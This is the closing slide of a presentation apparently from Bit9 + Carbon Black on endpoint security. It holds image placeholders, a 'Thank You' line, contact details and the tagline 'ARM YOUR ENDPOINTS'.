























# Thank You

clord@bit9.com

@deteriorata

Bit9 + CARBON  
**BLACK**

ARM YOUR ENDPOINTS.

^  
ALL